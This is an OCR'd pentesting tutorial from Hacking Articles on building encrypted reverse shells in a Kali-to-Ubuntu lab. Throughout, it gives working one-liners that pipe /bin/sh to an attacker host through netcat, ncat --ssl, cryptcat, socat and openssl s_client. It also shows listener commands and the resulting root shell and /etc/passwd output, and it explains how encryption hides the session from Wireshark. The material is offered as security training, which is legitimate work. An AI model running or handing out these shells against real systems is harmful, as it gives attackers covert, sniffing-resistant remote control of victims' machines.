iGNITE Technologies

ENCRYPTED REVERSE Shell for Pentester

WWW.HACKINGARTICLES.IN

Contents

Introduction

What is a Reverse Shell?

Reverse Shell is a term we regularly hear in our industry, but when it comes to definition, it refers to when one machine connects to another but the starting machine's shell gets forwarded to the destination machine. A reverse shell is most commonly observed in the penetration testing environment; if it is seen outside of that environment, it indicates that an attack is underway. Reverse shelling should be treated seriously because it gives the attacker an interactive shell on the machine that they can use to launch any attack they want. Getting an initial foothold refers to gaining the reverse shell.

What is an Encrypted Shell?

Encrypted shells, as the name suggests, encrypt the communication, in this manner the middle person is unable to sniff what we are attempting to achieve on the target machine.

VM Configurations

To gain a reverse shell and use it to demonstrate, we will be using two machines. Kali Linux will pose as an attacker machine and Ubuntu will pose as a target machine. The default user on the Ubuntu machine is raj.


Kali Linux: IP Address: 192.168.1.5

Ubuntu: IP Address: 192.168.1.2

Netcat Reverse Shell

To begin, let's learn about Netcat (nc). It is a networking utility for reading and writing to network connections using TCP or UDP. It is a feature-rich network debugging and investigation tool; it can produce any kind of connection its user could need and has several in-built capabilities. But the reverse shell that is created using Netcat can be subjected to sniffing using Wireshark. This is due to the lack of encryption on it. As we are going to look at multiple reverse shells that are encrypted, let's first look at one that is not encrypted. To do this, we will be using a one-liner to create a reverse shell on our Ubuntu device.

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.5 1234 >/tmp/f
```




Before starting the reverse shell on Ubuntu, we need to start a listener which will capture the shell after invocation. As the shell invocation command is executed, we see that we have the reverse shell of ubuntu on our Kali Linux. Since we ran the shell command as the root user, the shell we got is of the root user as well.

```
nc -lvp 1234
id
whoami
```

```
┌──(root㉿kali)-[~]
└─# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.2: inverse host lookup failed: Unknown host
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.2] 33124
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
```


Now to perform the network sniffing, we ran Wireshark. Then I added a filter for the IP address of Ubuntu. This gave us the packets that must have travelled from Ubuntu to Kali when we established the connection and when we ran the commands "id" and "whoami". Choosing a stream from the captured traffic, we choose one and follow its TCP stream. This shows us the commands that were run and the output of those commands. This means that the data can be sniffed by anyone on the network. In the real-life scenario, this could potentially leak credentials as those would travel in clear text as well.



Ncat Shell Reverse Shell

It's time to move on from Netcat and try something a little more current. Ncat is based on the same concept as netcat, but it does not use the same code. It communicates using both TCP and UDP and is intended to be a dependable back-end utility for providing network connectivity to other applications and users quickly. Ncat not only works with IPv4 and IPv6, but it also gives the user an almost infinite number of options. Among these applications, we'll look at Ncat's ability to encrypt the reverse shell to prevent sniffing. We can use 'apt install' to install Ncat because Ubuntu doesn't have it installed.

apt install ncat




We'll try to call a reverse shell now, just like we did with the ncat. The ncat command has a simple syntax. We provide the IP address of the server we want to connect to, followed by the port number. We're using the —ssl parameter since we're illustrating how to encrypt the shell. Then, to invoke a reverse shell, we use the -e /bin/bash option.


ncat 192.168.1.5 443 --ssl -e /bin/bash -v

Start an ncat listener on Kali Linux before running the command on Ubuntu. To keep the encryption, the listener should also include the -ssl parameter. After receiving the shell from our Ubuntu machine, we ran some scripts in Wireshark to generate traffic.


ncat -l 443 --ssl -v
id



Wireshark captures the traffic between Kali and Ubuntu once more. To sort the packets that may contain the command that is executed on Ubuntu through Kali Linux, we utilise an ip.addr filter.



As can be seen, the packets follow the TLSv1.3 protocol. This indicates that the data is encrypted. Following the TCP stream for those packets to see if the communication is unintelligible, as illustrated in the graphic below, ensures that it is encrypted.



Cryptcat Reverse Shell

CryptCat is a simple Unix utility that uses the TCP or UDP protocol to read and write data across network connections while encrypting the data. It's intended to be a dependable "back-end" tool that may be driven directly or indirectly by other programmes and scripts. At the same time, it's a powerful network


debugging and investigation tool, as it can make practically any type of connection and has a number of useful built-in features.

Learn More: [Comprehensive Guide on CryptCat]

We can safeguard our talking connection with a password in CryptCat, and the password can be applied using the [-k] argument. We already know that CryptCat enables end-to-end encryption, but we can add an extra layer of security to our connection by adding the [-k] argument. As a result, decrypting our connection is nearly impossible. The following commands can be used to request this protection:


The reverse shell line is the same one we used with netcat. This time, though, we utilised cryptcat and referred to the key as the secret key.

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|cryptcat 192.168.1.5 3333 -k secretkey >/tmp/f
```




Now we must provide the port and secret key that we provided on Ubuntu to the listener on Kali Linux. We run a series of commands to create traffic between the two machines once more.

```
cryptcat -lvp 3333 -k secretkey
```




Using Wireshark to capture the traffic between the two machines, we choose any one of the packets and choose the TCP Stream Follow option. On Steam, we saw a number of weird, unintelligible characters. This ensures that any communication carried out with CryptCat is secure.



Socat Shell Reverse Shell

After that, we'll use Socat. However, we can't utilise socat to generate an encrypted reverse shell directly. To accomplish this, we'll need to utilise openssl to generate the certificate and key needed to encrypt the conversation. The syntax is straightforward; we begin with openssl and then add the req argument. It will use the PKCS#10 X.509 Certificate Signing Request (CSR) Management to create the certificate. Then there's the encryption we wish to utilise. Then we specify the key's name, followed by -x509, which details the certificate signing request. It asks for the time for which we want the certificate to remain active, as well as the certificate's subject. The subject would request a link and the name of the company.

```
openssl req -newkey rsa:2048 -nodes -keyout ignite.key -x509 -days 1000 -subj
'/CN=www.ignite.lab/O=Ignite Tech./C=IN' -out ignite.crt
```



When you run the Openssl command, it will generate a certificate (ignite.crt) and a key (ignite.key). A pem certificate is required to encrypt the communication. We use the cat command to read the contents of the cert and keys and print them within the pem file for conversion.

```
ls
cat ignite.key ignite.crt > ignite.pem
ls
```


Let's learn a little more about Socat now that we're ready to use it. Socat, like netcat, is a network application that supports IPv6, SSL, and is available for both Windows and Linux. The first thing you'll notice about this utility is that its syntax differs from that of netcat or other conventional Unix utilities.

To put it another way, it's a command-line utility that creates two bidirectional byte streams and transfers data between them. Because the streams can be constructed from a wide variety of data sinks and address kinds.

It is a utility for data transmission between two addresses with the syntax
"socat [options]<address><address>"
Learn More: **Linux For Pentester: socat Privilege Escalation**

Now to start communication, we start the listener on the Kali Linux providing the certificate and the port we need for communication.

socat -d -d OPENSSL-LISTEN:4443,cert=ignite.pem,verify=0,fork STDOUT



On the Ubuntu Machine, we run the socat with the IP Address of the Kali Linux with the same port as we described in the listener.

socat OPENSSL:192.168.1.5:4443,verify=0 EXEC:/bin/bash


```
root@ubuntu:~# socat OPENSSL:192.168.1.5:4443,verify=0 EXEC:/bin/bash
```

This generated a reverse shell between the Ubuntu and Kali Linux machines. We used uname to confirm that the session we're using is on an Ubuntu machine, and we can see the raj user in the /etc/passwd file, which is a user created on the Ubuntu machine.

uname -a
tail /etc/passwd

```
uname -a
Linux ubuntu 5.8.0-48-generic #54~20.04.1-Ubuntu SMP Sat Mar 20 13:40:25 UT
tail /etc/passwd
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sb
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
raj:x:1000:1000:raj,,,:/home/raj:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:126:65534::/run/sshd:/usr/sbin/nologin
```

Now is the time to see if the encryption succeeded. Wireshark was used to capture the traffic between the two machines. To sort the packets, we applied an IP address filter. We can see some communication between the two, so we right-click on one of the packets and select Follow TCP Stream from the menu to read the contents. It's filled with unreadable bits, implying that the connection between the two machines is encrypted and not vulnerable to sniffer.



Openssl Reverse Shell

In the last demonstration, we saw how to use the OpenSSL command to create a certificate to encrypt communication. However, OpenSSL's capabilities do not end there; they can also be used to communicate between two machines or, in our instance, to manage a reverse shell. The shell will be encrypted using the same pem file. On Kali Linux, we create a listener on port 8080.

```
openssl s_server -quiet -key ignite.pem -cert ignite.pem -port 8080
```

We again use the same one line but this time we use the OpenSSL client command to generate a shell and send the connection to port 8080.

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|openssl s_client -quiet -connect 192.168.1.5:8080 >/tmp/f
```


```
root@ubuntu:~# rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|openssl s_client -quiet -connect 192.168.1.5:8080 >/tmp/f
Can't use SSL_get_servername
depth=0 CN = www.ignite.lab, O = Ignite Tech., C = IN
verify error:num=18:self signed certificate
verify return:1
depth=0 CN = www.ignite.lab, O = Ignite Tech., C = IN
verify return:1
```

As soon as the command gets executed on Ubuntu, we get a shell on Kali Linux. Again, to verify, we read the/etc/passwd file to find the raj user.

